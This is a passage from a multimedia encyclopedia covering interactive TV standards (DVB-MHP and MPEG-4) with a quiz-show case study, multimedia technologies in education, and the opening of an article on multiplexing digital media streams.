Decision Rule: Automatically generated standards that indicate the relationship between multimedia features and content information.

Elementary Entity: Data entities that semantically represent basic objects.

Feature Extraction: Mapping a multimedia object to features.

Latent Semantic Indexing: A technique of analyzing semantic relationships between a set of features and the concepts they contain by producing a set of concepts related to the features.

Representative Region: Areas with the most notable characteristics of a multimedia object.

Semantic-Based Representation: Describing multimedia content using semantic terms.

Summary Schemas Model: A content-aware organization prototype that enables imprecise queries on distributed heterogeneous data sources.

Multimedia Standards for iTV Technology

INTRODUCTION

Forms of broadcast media, such as TV and radio, are considered passive because the consumer simply receives the message and does not choose whether or not view or to listen (other than by changing the channel). Interactive television (iTV) is changing this. It gives users control over the programs they receive, as well as a range of online services such as electronic programming guides, e-mail, e-commerce, games, interactive advertising, video on demand (VOD), and Web browsing. This is taking place by creating enhanced programming and offering compelling interactive services. The iTV market is growing at a remarkable rate. Its services have been launched across many countries, including in much of Europe and the U.S. According to the state of interactive TV 2005 report from Kagan Research at present (http://www.kagan.com/), 34.1 million households subscribe to iTV services, and the number of subscribers is expected to reach 69 million by 2009. Revenues from electronic transactions for games, television, or t-commerce (television commerce), and interactive advertising are estimated to reach $2.4 million by 2009. During the same period, we estimate that the interactive services segment will generate $780 million in operator revenue or cable, digital broadcast satellites (DBS), and telecoms.

The switch from analog TV to digital television is referred to as the digital TV (DTV) transition. We expect that in the coming decade most broadcast signals will become digital. In 1996, the U.S. Congress authorized the distribution of an additional broadcast channel to each TV broadcaster so that they could introduce DTV service while simultaneously continuing their analog TV broadcasts (http://www.dtv.gov/consumercorner.html). In Europe several countries have already started making digital transmissions, and gouvernment has developed a roadmap that indicates when all transmissions will be digital. For the industry point of view, over the past few years it has been developing and selling devices for digital transmission and reception. The growing integration trend between personal computers and digital TV will affect the birth of new emerging markets for interactive TV broadcasting and Web TV. They can offer several different simultaneous TV programs, with visual and sound quality that is equal to or better than what is generally available nowadays. In addition, broadcasters can simultaneously transmit a variety of other information through a data bit stream to both enhance TV programming and to provide entirely new services (http://www.dtv.gov/consumercorner.html). Both set-top boxes (STB) and DTV are able to handle digital content. The advantages of DTV consist of audio and video quality improvement, providing more channels, more languages per channel, and additional data, for instance applications delivering.

The purpose of this article is to present the content development techniques for iTV. It evaluates some existing technologies related to the multimedia interactive content component of DVB-MHP (Multimedia Home Platform) and MPEG-4. These two technologies make interactivity possible, but both have different origins and mature actions. This article traces the development of a real-time immersive and interactive TV show based on DVB-MHP technology. This article is structured as follows. We first present the interactive TV technologies and the standards associated with them. We then present a demonstration that illustrates this technology based on an immersive TV show case study.

INTERACTIVE TV TECHNOLOGIES

Definitions

Interactive television refers to a number of ways that allow viewers to interact with TV content as they view it. Television programming that allows viewers to participate in some way consists in providing two-way communication between the consumer and the service provider using a television set-top box that sends and receives signals via satellite, cable, or aerial. This may involve the following opportunities:

- The program credits could be available anytime during the show instead of only at the beginning and/or the end;
- At anytime one could find out who an actor/actress is and more information about him/her;
- At anytime one could find out the location of a particular scene and information on how it was filmed;
- Get scores, highlights, and game summaries whenever;
- Customized and localized information (such as news, weather, and sports);
- While viewing one program, one can keep abreast of other TV program(s), including sports;
- Home banking and home shopping;
- Electronic program guides/Interactive program guides;
- Polls/Surveys—Make your vote count during a program (or after) without having to pay for a toll call or log onto a special computer;
- Interactive game shows—Play along (compete) with others;
- Interactive sports;
- Local/regional/national weather and traffic;
- Interactive advertising;
- Videoconferencing;
- Distance learning;
- Interactive betting;
- Answer trivia questions in real time during a TV show—Prove your knowledge and win prizes by answering questions correctly;
- Ability to switch camera angles, most popular for sports;
- Interactive video magazines and music selection;
- Instant messaging;
- E-mail;
- Other trivia games; and
- Instant shopping; when you see a product or service you want, buy it or order it immediately.

iTV Committee Standards

Following is an overview of existing standards initiatives (Hartman, 2001).

- **Advanced Television Systems Committee:** The ATSC, established by the FCC in 1987, is an advisory forum for the technical and public policy issues regarding advanced television. In 1995, the ATSC developed the ATSC DTV standard, a springboard for policy and technological specifications for broadcasting merging into digital technology.
- **Digital Video Broadcasting:** Located in Geneva, Switzerland, DVB is a consortium of around 300 companies in the fields of Broadcasting, Manufacturing, Network Operation and Regulatory matters that have come together to establish common international standards for the move from analog to digital broadcasting. DVB has adopted the COFDM (Coded Orthogonal Frequency Division Multiplexing) modulation scheme for digital transmission, the current standard for European countries. DVB has also developed a common API called DVB-MHP.
- **NHK Laboratories:** The laboratories have been engaged in comprehensive research relating to broadcast technologies and standards. The ISDB (Integrated Services Digital Broadcasting) system, cantering on NHK's Hi-Vision technology, promote techniques for multiplexing and transmitting multiple types of information, new types of services and receivers, total digital broadcasting system covering satellite, terrestrial broadcasting and cable. Japan and other countries have adopted the ISDB standard as they switch to digital transmission.

Table 1. Functionalities of MPEG4 and MHP

MPEG-4	MHP
Interactivity of scene	Application management and channel management
Enhanced graphics	Data storage
Object oriented video on demand	API support for embedded applications
2D/3D animation environment	Security and certification (including Smart card and DVB-CA)
Enhanced quality of compressing	Personalization, client server and remote control support
Able to handle data storage and audio manipulation	Data carousel and standardization in DVB

MULTIMEDIA STANDARD FOR iTV CONTENT

The results of our investigation on the interactive possibilities of MHP and MPEG-4 focused on the strengths (based on their main functionalities) of both techniques are given in the Table 1 (Khadraoui, Hirsbrunner, & Khadraoui, 2006).

MHP Standard

Since 1997, the Digital Video Broadcasting (DVB) (Multimedia Home Platform, 2000) Project has been defining a common application programming interface (API) to enable creating and broadcasting interactive television applications that will run on any set-top box or other digital television receiver. This Multimedia Home Platform (MHP) will allow any provider of digital content to create and broadcast interactive applications that will operate on all types of terminals, from low-end to high-end set-top boxes, integrated TV sets, multimedia PCs, and theoretically these applications can be broadcast on any network without alteration. The core of the MHP specification is Sun Microsystems' Java virtual machine (DVB-J). A number of Java APIs provide interfaces between applications running in the Java virtual machine and the features and functions of the DVB receiver. It also provides number of protocols, such as a set of transport protocols (including DVB-SI and DSMCC) for which a decoding stack needs to be implemented in the MHP receiver, a set of application signalling protocol to provide information about application, and a security model to insure stability and security. Any applications written using MHP APIs and compiled into Java byte code can theoretically run on any MHP compliant receiver. So, while companies like OpenTV and Matsushita can begin work on providing an MHP solution, no one can claim to have an MHP compliant product until the conformance test suite is available and testing has been accomplished.


The MHP specification provides a high-level architecture. The system exists on three levels: resources, system software, and applications. Applications may not access resources directly; instead the MHP system software acts as a middleware layer, permitting portability of applications. The system software contains an application manager that controls the lifecycle of an application. The specification gives no detail regarding how this general architecture is implemented. Instead, implementation details are left to the box manufacturer or middleware provider. So long as the implementation functions and conforms to the MHP APIs, it is MHP compliant. The specification allows for "plug-ins" to interpret applications and content formats not specified by MHP. The purpose is to enable support of legacy interactive systems. Plug-ins may be either in native code, embedded in the set-top box, or an interpreter broadcast or downloaded with the application. MHP does not specify any plug-in; these are left to the organizations concerned.

MHP applications can be classified into three profiles: enhanced broadcasting, interactive broadcasting, and Internet access. Enhanced broadcasting is the addition of local interactivity to a video stream. There is no return path. Interactive broadcasting uses the return path to provide global interactivity. There may or may not be an associated video stream (enhanced TV or virtual channel). Internet access is simply what it implies.

MPEG-4 Standard

Video, audio, and graphics compression standard is one of the first object-oriented coding standards in the


Figure 1. MPEG-4 audio-visual scene description



world. From a technological point of view, it integrates natural (audio and video) and synthetic (scene and object description) contents into the bit stream and renders object reusability and scalability possible. Audiovisual scenes composed of these objects can be created and manipulated. MPEG-4 describes the composition of these objects used to create audiovisual scenes (see Figure 1) (Jean-François, n.d.). Media objects associated data are multiplexed and synchronized in the bit stream, so that they can be transported over network channels and provide an appropriate quality of service for the nature of certain specific media objects. Another important MPEG-4 functionality is to provide interaction with the audio-visual scene generated at the receiver's end.

The MPEG-4 follows an object-based representation approach whereby an audio-visual scene is coded as a composition of objects, natural as well as synthetic, and constitutes the first powerful hybrid playground. The objective of MPEG-4 is thus to provide an audio-visual representation standard that supports new means of communication, remote multimedia access, and offers various interactive information services. MPEG-4 shall give an answer to the needs of application fields such as multimedia broadcasting, content-based audio-visual database access, games, video conferencing, advanced


Figure 2. The MPEG-4 system architecture diagram (From Jean-François, n.d.)



audiovisual communications, electronic business, and so on. The MPEG-4 system architecture is shown in Figure 2. The server is responsible for streaming, synchronization, and stream management. The client receives and reconstructs the audio-visual scenes, and gives users the possibility to access, manipulate, or activate specific parts of the multimedia content (ISO/IEC 14496-1).

The Moving Picture Experts Group (MPEG) is the ISO/IEC working group in charge with the development of compression (Signal Processing: Image Communication, 2000), decompression, treatment, and representation of both video and audio documents. MPEG provides a framework for those applications. Software solutions based on standard mono-processor architectures are able to handle applications such as data storage or audio document manipulation. However, MPEG-4 tools provide solutions for many other real time applications by manipulating sounds, images, and video of both natural and synthetic origin. Such applications, especially those including interactions with users, need very high computational performances, and require dedicated technology. The target of MPEG-4 is thus to provide a new coding standard that supports new ways to communicate to access and to manipulate of digital audio-visual information, and offer a common solution to the various worlds that converge in this universal interactive audio-visual terminal. This functionality-based strategy is best explained through the eight "new or improved functionalities," described in the MPEG-4 Proposal Package Description (Proposal Package Description [PPD]—Revision 3, 1995).

Figure 3. MPEG4 processes



The eight functionalities come from an assessment of the functionalities that will be useful in near future applications, but are not well supported by current coding standards. There are also several other important, so-called "standard" functionalities that MPEG-4, just like the already available standards, needs to support as well, such as synchronization of audio and video, low delay modes, and inter working. The standard functionalities will be provided by available technologies as long as they are proven to perform well. The eight new or improved functionalities have been clustered in three sets—content-based interactivity, compression, and universal accessibility—depending on which one is their primary focus. Note that the three sets of functionalities are not orthogonal and that functionality may well contain characteristics of a set in which it was not classified. The new or improved functionalities of MPEG-4 are:

- Content-based interactivity
  - Content-based multimedia data access tools
  - Content-based manipulation and bit stream editing
  - Hybrid natural and synthetic data coding
  - Improved temporal random access
- Compression
  - Improved coding efficiency
  - Coding of multiple concurrent data streams
- Universal access
  - Robustness in error-prone environments
  - Content-based scalability

With MPEG-4, objects are placed in a three-dimensional system of coordinates. In part, the interactivity consists in the fact that the user's viewing and listening points can be adjusted to be anywhere in the scene. The scene description builds on several concepts from the Virtual Reality Modelling Language (VRML). MPEG-4 has developed a binary language for scene description called BIFS. BIFS stands for Binary Format for Scenes.

Figure 3 shows the whole process from the video source (here streaming is used) to its presentation. It should be noted that when streaming MPEG-4, it is possible to request multiplexed upstream data, for example when a video is spooled forward or backward.

The following items present the main functions of MPEG-4:

- **Enhanced Graphics:** MPEG-4 presents a wide set of tools for creating enhanced graphic content for the applications. This standard allows operating with both natural and synthetic media objects and creating arbitrary shaped scene elements, shadow, and so forth.
- **Interactivity Inside of a Scene:** The scene composition is organized in a hierarchical way. It allows one to interact with each media item as if it were separate object.
- **Animation—2D/3D Dimensions:** MPEG-4 also includes a possibility to create and operate with animated pictures, 2D, and 3D objects.
- **Video-in-Video:** There is the possibility to present several video pictures in one screen. The user can manipulate this video, and the videos can be played separately or all together.
- **Enhanced Quality of Compressing:** In comparisson with MPEG-2, the MPEG-4 standard brings enhanced quality of output signal and very high compression efficiency.

IMMERSIVE TV SHOW CASE STUDY

Incorporating an immersive and interactive dimension into a real time TV show requires a new gaming concept in which the viewers are active and participative actors, namely avatars. Some aspects such as user motivation, commercial revenues, audiences, and technical feasibility have already been taken into consideration (Khadraoui, Hirsbrunner, Courant, Meinköhn, & Khadraoui, 2005).

Application Scenario

In order to allow a maximum number of people to play in the interactive part of the game, a two-step selection process is proposed, and a big final game between virtual players and real players is organized in the studio. The show process is mainly performed as follows:

- For example, the first selection process could be organized (e.g., one week) before each show. Everyone can participate by using a phone, a mobile (SMS), or a set-top box. The questions may be presented on the TV show and on pre-recorded phone servers. Giving the right answers is what is required at this stage. As a result of this selection, the candidates with the highest scores will be kept. If there are still too many then they will be selected randomly. The server based on criteria specified by the TV production team organizes the actual team-making process. This process could be repeated for each show.
- The "N" virtual teams can participate in a second selection process during the show broadcast. Only the players of these teams can see the questions (displayed by the set-top boxes), and this does not concern the TV viewers. During this part, the virtual players shall answer some of the same questions as the real players in the studio, but they are not in direct competition with them. This process will repeat itself for each show until the final one. At the end of the second selection, the virtual team that scores the highest will be selected.

It is this winning team that enters in competition with the real teams of the final show. At this phase, all the TV viewers, even those who do not have a set-top box, will see the show with the real players in the studio and the selected virtual team finalist projection (virtual avatars). In order to reach a maximum number of TV viewers, even those that do not have a set-top box, it is foreseen once the interactive show version is launched, that TV-café rooms with set-top boxes at major schools could be organized.

Graphical Interfaces

As part of the functional specification process, sets of graphical interfaces samples have been developed in order to better depict the targeted application. The graphical interfaces are grouped into two main categories[1]: those addressing the TV viewers and those addressing the TV show producers.

Viewers

The viewers essentially interact with the immersive and interactive application using their "remote control/TV Pad." They will be able to select avatars to represent themselves, initiate behaviors, and answer the quizzes. Quizzes may be presented and played in many different ways, both in terms of layout and in the modes of interaction used.

Two developed examples of possible quiz displays and interactions concerning the second phase of screen selection are illustrated in Figure 4 and Figure 5. In the first example (Figure 4), the viewer may read the question and answers, decide which one he or she thinks is the correct one, and answer by pressing the corresponding "key number" of his or her TV pad. In the second example (Figure 5), the user also reads the question, but he or she sees the answers scrolling downward one at a time. As soon as the user thinks he or she has seen the right answer he or she must press any button of his or her TV PAD. Speed of reaction handling is different in the two cases. The final phase is performed in the studio virtual projection (see Figure 6).

Here we see the projection of the finalist virtual team in the studio as shown in Figure 6. The virtual team will be filmed in real time along with the "in the studio" college team finalists. This allows all the TV producers viewers to see the virtual team play against the real teams in the studio. The virtual team players will play from their homes using their set-top boxes.

Producers

The producers are provided with a set of editing tools through graphical interfaces in order to specify the look and feel of the virtual show as well as the

Figure 4. Example 1

Figure 5. Example 2

Figure 6. Virtual projection

Figure 7. Quiz instantiation

challenges that the viewers must overcome. Such an environment is based on predefined templates and multimedia objects that can be customized. A range of screen samples that illustrate this follows. It aims to better define the functional requirements. Clearly the final prototype will have a more comprehensive set of screens with an optimized communication and navigation implementation. The screen presented in Figure 7 allows the producer to schedule a show and to initiate the show definition.

Production Process

In order to produce all the data linked to a broadcast program, a user must follow a certain process. Here we will specify the whole process of production and whom it may concern, especially since the producer is not the same person at each step of the procedure.

First we consider the production of the data linked to the elements that compose a scene: the avatars, the sceneries, and the desks. This production is performed in two steps.

1. Artists such as 3D-graphists, 2D-graphists, sound designers, and animators provide a set of data using commercial tools like 3D-Max, Photoshop, Sound Edit, and Adobe premiere. This step is dedicated to producing what we call raw data.
2. Artists and developers provide a set of templates of the different actors that compose a scene.

In order to accomplish this task, we use the editor "Builder," which is not software that is given the final client. Rather we produce all the templates for the client. Secondly, we consider now the production of the data relative to broadcast program.

The first step consists of producing the rules and the data linked to the trial performed during the program. In a second step we link these elements with a scene to produce a program that can be executed on a given date. For these two steps, the client uses an editor "Producer" that supports the trials based on the "multiple choice question" concept.

CONCLUSION

We presented here a set of interactive related technologies and some multimedia standards content for iTV, namely MHP and MPEG-4. The existing broadcasting market is a potential ready-made market for t-commerce services, t-learning, and t-games. Both technologies have their strong points; MHP is more mature and already being used in the broadcasting world. MPEG-4 is an integrated solution, while MHP is more a bold on solution. With the possibility of transporting video over the Internet, MPEG-4 will have more interactive opportunities.

The MHP TV Show demonstration gives a good simulus of future iDTV applications. In fact, the DVB-MHP norm provides a standardized specification to use the return channel that can be exploited in order to participate to a quiz show, for example. The demonstration presented in this article illustrates the main concepts in terms of reactivity, adaptability, and high levels of interactivity. The next step in the actual development would be to propose a hybrid model middleware solution for both technologies MHP and MPEG-4 using in the iTV.

KEY TERMS

Avatar: The incarnation on ground of a god of the hindouism. By extension, Avatar is also the transformation of a person or, in data processing, the image representing a person.

Digital Television (DTV): Uses digital modulation and compression to broadcast video, audio, and data signals to television sets. DTV can be used to carry more channels in the same amount of bandwidth than analog TV (6 MHz or 7 MHz in Europe) and to receive high-definition programming.

DVB-MHP (Multimedia Home Platform): An open middleware system standard designed by the DVB project for interactive digital television. The MHP enables the reception and execution of interactive, Java-based applications on a TV set.

Interactive Television (iTV): Describes any number of efforts to allow viewers to interact with television content as they view. It is sometimes called interactive TV, iTV, idTV, or ITV (Lugmayr, Niiranen, & Kalli, 2004).

MPEG-4: Introduced in late 1998, is the designation for a group of audio and video coding standards and related technology agreed upon by the ISO/IEC Moving Picture Experts Group (MPEG). The primary uses for the MPEG-4 standard are Web (streaming media) and CD distribution, conversational (videophone), and broadcast television. MPEG-4 absorbs many of the features of MPEG-1 and MPEG-2 and other related standards, adding new features such as (extended) VRML support for 3D rendering, object-oriented composite files (including audio, video, and VRML objects), support for externally-specified digital rights management and various types of interactivity. AAC (Advanced Audio Codec) was standardized as an adjunct to MPEG-2 (as Part 7) before MPEG-4 was issued (Lugmayr, Niiranen, & Kalli, 2004).

Set-Top Box (STB): Describes a device that connects to a television and some external source of signal, and turns the signal into content then displayed on the screen (Lugmayr, Niiranen, & Kalli, 2004).

Television Commerce (T-Commerce): E-commerce undertaken using digital television (NDS, 2006).

Television Learning (T-Learning): The provision of educational services over Interactive Digital TV.

ENDNOTE

Multimedia Technologies in Education

Armando Cirrincione
Bocconi University, Italy

WHAT ARE MULTIMEDIA TECHNOLOGIES?

Multimedia technologies (MMT) are tools that make it possible to transmit information in a very large meaning, transforming them into knowledge through leveraging the learning power of senses in learners and stimulating their cognitive schemes. This kind of transformation can assume several different forms: from digitalized images to virtual reconstructions; from simple text to iper-texts that allow customized, fast, and cheap research within texts; from communications framework like the Web to tools that enhance all our senses, allowing complete educational experiences (Piacente, 2002b).

MMT are composed by two great conceptually-different frameworks (Piacente, 2002a):

- **Technological supports, such as hardware and software:** this refers to technological tools such as mother boards, displays, videos, audio tools, databases, communications software and hardware, and so on, that make it possible to transfer contents;
- **Contents:** this refers to information and knowledge transmitted with MMT tools. Information is simply data (such as visiting timetable of museum, cost of tickets, the name of the author of a picture), while knowledge comes from information *elaborated in order to get a goal*. For instance, a complex iper-text about a work of art, where several pieces of information are connected in a logical discourse, is knowledge. For the same reason, a virtual reconstruction comes from knowledge about the rebuilt facts. Contents can also be video games, as far as they are conceived for educational purposes (Egenfeldt-Nielsen, 2005; Gros, 2007).

It is relevant to underline that to some extent technological supports represent a condition and a limit for contents (Wallace, 1995). In other words, content could be expressed just through technological supports, and this means that content has to be made in order to fit for specific technological support, and that the limits of a specific technological support are also the limits of its content. For instance, the specific architecture of a database represents a limit within which contents have to be recorded and have to be traced. This is also evident when thinking about content as a communicative action: Communication is strictly conditioned by the tool that we are using.

Essentially, we can distinguish between two areas of application of MMT (Spencer, 2002) in Education:

1. **Inside the Educational Institution (schools, museums, libraries):** this refers to all the tools that foster the value of lessons or visiting during the time that they take place. Here we mean “enhancing” as enhancing moments of learning for students or visitors: hypertexts, simulation, virtual cases, virtual reconstructions, active touch-screen, video, and audio tools;
2. **Outside the Educational Institution:** this refers to communication technologies such as Web, software for managing communities, chats, forums, newsgroups, for long-distance sharing materials, and so on. The power of these tools lies in the possibilities to interact and to cooperate in order to effectively create knowledge, since knowledge is a social construct (Nonaka & Konno, 1998; Von Foerster, 1988; Von Glasersfeld, 1988).

Behind these different applications of MMT lies a common database, the heart of the multimedia system (Pearce, 1995). The contents of both applications are contained in the database, so the way that applications can use information recorded in the database is strictly conditioned by the architecture of the database itself.

DIFFERENT DIMENSIONS OF MMT IN TEACHING AND LEARNING

We can distinguish two broader frameworks for understanding the contributions of MMT to teaching and learning.

The first pattern concernes the place of teaching: While in the past, learning generally required the simultaneous presence of teacher and students for interaction, now it is possible to teach long distance thanks to MMT.

The second pattern refers to the way that people learn: They can be passive, or they can interact. The interaction fosters the learning process, and makes it possible to generate more knowledge in less time.

Learning On-Site and Distance Teaching

Talking about MMT applications in education requires separating *learning on-site* and *distance learning*, although both are called e-learning (electronic learning). **E-learning** is a way of fostering learning activity using electronic tools based on multimedia technologies (Scardamaglia & Bereiter, 1993).

The first one, **learning on-site,** generally uses MMT tools as a support to traditional classroom lessons: The use of videos, images, sounds, and so on can dramatically foster the retention of content in students' minds (Bereiter, Scardamaglia, Cassels, & Hewitt, 1997). In this context, researchers are investigating the effects of potential overload of information due to a massive use of MMT (Guttormsen-Schär & Zimmermann, 2007).

The second one, **distance teaching**, requires MMT applications for a completely different environment, where students are more involved in managing their commitment. In other words, students in e-learning have to use MMT applications more independently than they are required to do during a lesson on-site. Although this difference is not so clear among MMT applications in education and it is possible to get e-learning tools built as they were used during on-site lessons and vice versa, it is quite important to underline the main feature of e-learning, not just as a distant learning, but as a more independent and responsible learning (Collins, Brown, & Newman, 1989).

There are two types of distance e-learning: *self-paced* and *leader-led*. The first one refers to the process by which students access computer-based (CBT) or Web-based (WBT) training materials at their own pace. Learners select what they wish to learn and decide when they will learn it.

The second one, leader-led e-learning, involves an instructor, and learners can access real-time materials (synchronous) via videoconferencing or audio or text messaging, or they can access delayed materials (asynchronous).

Both the cited types of distance learning use performance support tools (PST) that help students in performing a task or in self-evaluating.

Passive and Interactive Learning

The issue of MMT applications in educational environments also suggests the distinguishing of two general groups of applications which relate to students' behaviour: passive or interactive. The first group of tools are those that teachers use just to enhance the explanation power of their teaching: videos, sounds, pictures, graphics, and so on. In this case, students do not interact with MMT tools, which means that the MMT application current contents do not change according to the behaviour of the students.

Interactive multimedia technologies tools change current contents according to the behaviour of students: Students can choose to change contents according to their own interests and levels. Interactive MMT tools use the same pattern as the passive ones, such as videos, sounds, and texts, but they also can obtain special information that any single student requires, or they can just give answers on demand. For instance, self-evaluation tools are interactive applications. Through interacting, students can foster the value of time that they spent in learning, because they can use it more efficiently and effectively. Furthermore, interactive tools allow simulations, which are very effective in underscoring specific or technical points during lessons (Lamont, 2001).

Interaction is one of the most powerful instruments for learning, since it makes it possible to actively cooperate in order to build knowledge. Knowledge is always a social construct, a sense-making activity (Weick, 1995) that consists in giving meaning to experience. Common sense-making fosters knowledge building, thanks to the richness of experiences and meanings that people can exchange. Everyone can express his own meaning for an experience, and interacting this meaning can be elaborated and exchanged until it becomes common knowledge. MMT help this process, since they make possible more interaction in less time and over long distances.

THE LEARNING PROCESS BEHIND E-LEARNING

Using MMT applications in education fosters the learning process, since there is a great deal of evidence that people learn more rapidly and deeply from words, images, animations, and sounds, than from words alone (Mayer, 1989; Mayer & Gallini, 1990). For instance, in the museum sector, there is also some evidence of the effectiveness of MMT devices: Economou (1998) found that people spend more time and learn more within a museum environment where there are MMT devices.

The second reason why MMT foster learning derives from the interaction that they make possible. MMT permit the building of a common context of meaning, the socialization individual knowledge, the creation of a network of exchanges among teacher and learners. This kind of network is more effective when we consider situated knowledge, a kind of knowledge that is quite related to problem-solving, and is the kind of knowledge that adults require.

Children and adults have different patterns of learning, since adults are more autonomous in the learning activity, and they also need to relate new knowledge to the knowledge that they already possess. E-learning technologies have developed a powerful method in order to respond more effectively and efficiently to children and adults needs: the "**learning objects**" (LO). Learning objects are single, discrete modules of educational contents with a certain goal and target. Every learning object is characterized by content and a teaching method that fosters a certain learning tool: intellect, senses (sight, hearing, and so on), fantasy, analogy, metaphor, and so on. In this way, every learner (or every teacher, for children) can choose their own module of knowledge and the learning methods that fit best with his own level and characteristics.

As far as the reason why people learn more with MMT tools, it is useful to consider two different theories about learning: the ***Information Delivery Theory*** and the ***Cognitive Theory***. The first one, the Information Delivery Theory, stresses teaching as merely a delivery of information, and it looks at students as just recipients of information.

The second one, the Cognitive Theory, considers learning as a sense-making activity and teaching as an attempt to foster appropriate cognitive processing in the learner. According to this theory, instructors have to enable and encourage students to actively process information: An important part of active processing is to construct pictorial and verbal representations of the lesson's topics and to mentally connect them. Furthermore, archetypical cognitive processes are based on senses; that means that humans learn immediately with all five senses, elaborating stimuli that come from the environment. MTT applications can be seen as virtual reproductions of environmental stimuli, which is another reason why MMT can dramatically foster learning through leveraging the senses.

CONTRIBUTIONS OF MMT IN EDUCATION

MMT allow the transfer of information, lowering time and space constraints (Fahy, 1995).

Space constraint refers to all kind of obstacles that raise the costs of transferring from one place to another. For instance, looking at a specific exhibition of a museum, or a school lesson, requires travel to the town where it is happening; participating in a specific meeting or lesson that takes place in a museum or a school requires a person to be there; preparing an exhibition requires meeting with the work group daily. MMT allow the transmittal of information everywhere very quickly and inexpensively; this can limit the space-constraint: People can visit an exhibition, yet stay at home, just by browsing with a computer connected to the Internet. Scholars can participate in meetings and seminars just by connecting to the specific Web site of the museum. People who are organizing exhibitions can stay in touch with each other via the Internet, sending their daily work to each other at zero cost.

Time constraint has several dimensions: It refers to the need to attend or visit or participate in some event at the time that it takes place. For instance, a lesson needs to be attended when it is presented, or a temporary exhibition needs to be visited during the days when it is open and only for the period that it will be showing. For the same reason, participating in a seminar needs to happen when it takes place.

But time constraint refers also to the limits that people suffer in acquiring knowledge: People can pay attention during a visit for a limited period of time only, and this is a constraint on their capability of learning about their subjects of interest during the visit.

Another dimension of time constraint refers to the problem of rebuilding something that happened in the past: In the museum sector, it is the case of extemporary art (body art, environmental installations, and so on) or the case of an archeological site, and so on.

MMT help to solve these kinds of problems (Crean, 2002; Dufresne-Tassé, 1995; Sayre, 2002) by making possible:

- To attend school lessons on the Web, or using videostreamer or CD-ROM, allowing a person to repeat the lesson or just one difficult passage of the lesson (solving the problem of decreasing attention over time);
- To socialize the process of sense-making and knowledge creation, building networks of learners, although some cautions need to be taken into account for designing an effective virtual learning environment (Hayashi, Chen, Ryan, & Wu, 2007);
- To prepare the visit through virtual visit on the Web site: This option allows us to know in advance what we are going to visit, and in doing so, it allows the selection of a route in a quicker and simpler manner than using a printed catalogue. In fact, thanks to iper-text technologies, people can obtain a lot of information about a picture when they want and as they like. So MMT make it possible to organize information and knowledge about heritage into databases in order to customize the way of approaching cultural products. Recently, the Minneapolis Institute of Art has started a new project on the Web, promoted by its Multimedia Department, which allows consumers to get all kinds of information to plan a deep, organized visit;
- To inexpensively create different visiting routes for different kinds of visitors (adults, children, researchers, academics, and so on): Embodying these routes into high-tech tools (PCpalm, laptop) is cheaper than offering expensive and not as effective guided tours;
- To recreate and record, on digital supports, something that happened in the past and cannot be recreated, for instance, an interview, or the virtual re-creation of an archeological site, or the recording of an extemporary performance (so diffuse in contemporary art).

For all the above reasons, MMT can help in enormously reducing time and space constraints, therefore stretching and changing the way of teaching and learning.

EFFECTIVENESS OF MMT IN EDUCATION

Although MMT show several advantages with respect to traditional educational tools, they need some cautions and care. First of all, they need contents specifically designed for the virtual environment in which they will be used. This means that MMT can both effectively help in association with traditional education patterns, and they can build a completely different and idiosyncratic model for education (for example, distance learning), according to different solutions in contents.

A growing literature is now deepening knowledge about the way for enhancing effectiveness in the usage of MMT in education. Attention is devoted to studying different ways in which contents need to be delivered to participants in learning activities, by considering relationships between the complexity of knowledge, context in which learning occurs, and characteristics of different MMT tools. Into this frontier of research falls the stream that is studying the so-called “edutainment”. Edutainment refers to the possibility of learning through playing, a possibility that arises due to the great potentialities of MMT.

KEY TERMS

Computer-Based Training (CBT): Training material is delivered using hard support (CD-ROM, films, and so on) or on-site.

Cognitive Theory: Learning is a sense-making activity, and teaching is an attempt to foster appropriate cognitive processing in the learner.

E-Learning (Electronic Learning): It is a way of fostering learning activity using electronic tools based on multimedia technologies.

Information Delivery Theory: Teaching is just a delivery of information, and students are just recipients of information.

Leader-Led E-Learning: Electronic learning that involves an instructor and where students can access real-time materials (synchronous) via videoconferencing or audio or text messaging, or they can access delayed materials (asynchronous)

LO **(**Learning Objects): They are single, discrete modules of educational content with a certain goal and target, characterized by content and a teaching method that fosters a certain learning tool: intellect, senses (sight, hearing, and so on), fantasy, analogy, metaphor, and so on.

Multimedia Technologies (MMT): All the kinds of technological tools that make us able to transmit information in a very large meaning, leveraging the learning power of human senses and transforming information into knowledge, stimulating the cognitive schemes of learners

Performance Support Tools (PST): Software that helps students in performing a task or in self-evaluation

Self Paced E-Learning: Students access computer-based (CBT) or Web-based (WBT) training materials at their own pace, thus selecting what they wish to learn and decide when they will learn it.

Space Constraints: All kinds of obstacles that raise the cost of transferring from one place to another

Time Constraints: This refers to the need to attend or visit or participate in some event at the time that it takes place, because time flows.

Web-Based Training (WBT): Training material is delivered using the World Wide Web.

Multiplexing Digital Multimedia Data

Samuel Rivas

INTRODUCTION

Multiplexing is the process of combining several independent signals to build another one from which it is possible to recover any of the original signals. This way, several sources of information can share one single transmission channel. The opposite operation is demultiplexing, or demuxing.

Multiplexing devices are called multiplexers, or muxers. Demultiplexer devices are called demultiplexers, or demuxers. A multiplexed stream is usually called multiplex.

For telecommunications, channel sharing usually aims for using one single physical channel to transmit several data streams. In multimedia, we assume an established digital data path, so a channel is a logical connection. The goal is to divide the complexity of digital multimedia systems in different access levels. For the example in Figure 1a, multiplex 1 hides the individual details of stream 1 and 2, and multiplex 2 adds a new access layer hiding the details of multiplex 1 and stream 3.

A typical application of multiplexing is mixing individual audio and video streams to build a new single stream for transmission or storage.

BACKGROUND

Streaming and Data Streams

Real-time multimedia data are usually transmitted using streaming techniques: data are streamed over a digital connection with a certain bitrate. Streamed data are called bitstream or stream.

Streaming is useful to transmit data representing digital signals that vary in time (e.g., video or audio). Clients interpret input streams at the time they receive it, as opposed to static data, where they wait until the transmission is complete.

Clients can start receiving a stream in the middle of a transmission. This enables digital broadcasting, where a server is transmitting a data stream continuously and clients "tune in" when they want (e.g., digital TV).


Elementary Streams and Multiplexed Streams

Multiplexing several streams results in a new stream. Already multiplexed streams may be further multiplexed with other streams to construct higher level streams. The leaves of any multiplexing hierarchy (data streams 1, 2, and 3 in Figure 1a) are called elementary streams. Elementary streams cannot be further demultiplexed.

Typical types of elementary streams are video, audio, subtitles, event streams, and so forth.

An advantage of this separation is that each elementary stream can be coded using specialised algorithms. Another benefit is that one single multimedia stream can carry different elementary streams for the same logical object, letting end users configure the final representation of the multimedia stream. For example, in Figure 1b, two audio streams are multiplexed in the multimedia stream. In the client side, the user selects one of them from the multiplex to reconstruct the media according with his preferences.

Figure 1. Multiplexing applications



Static Data

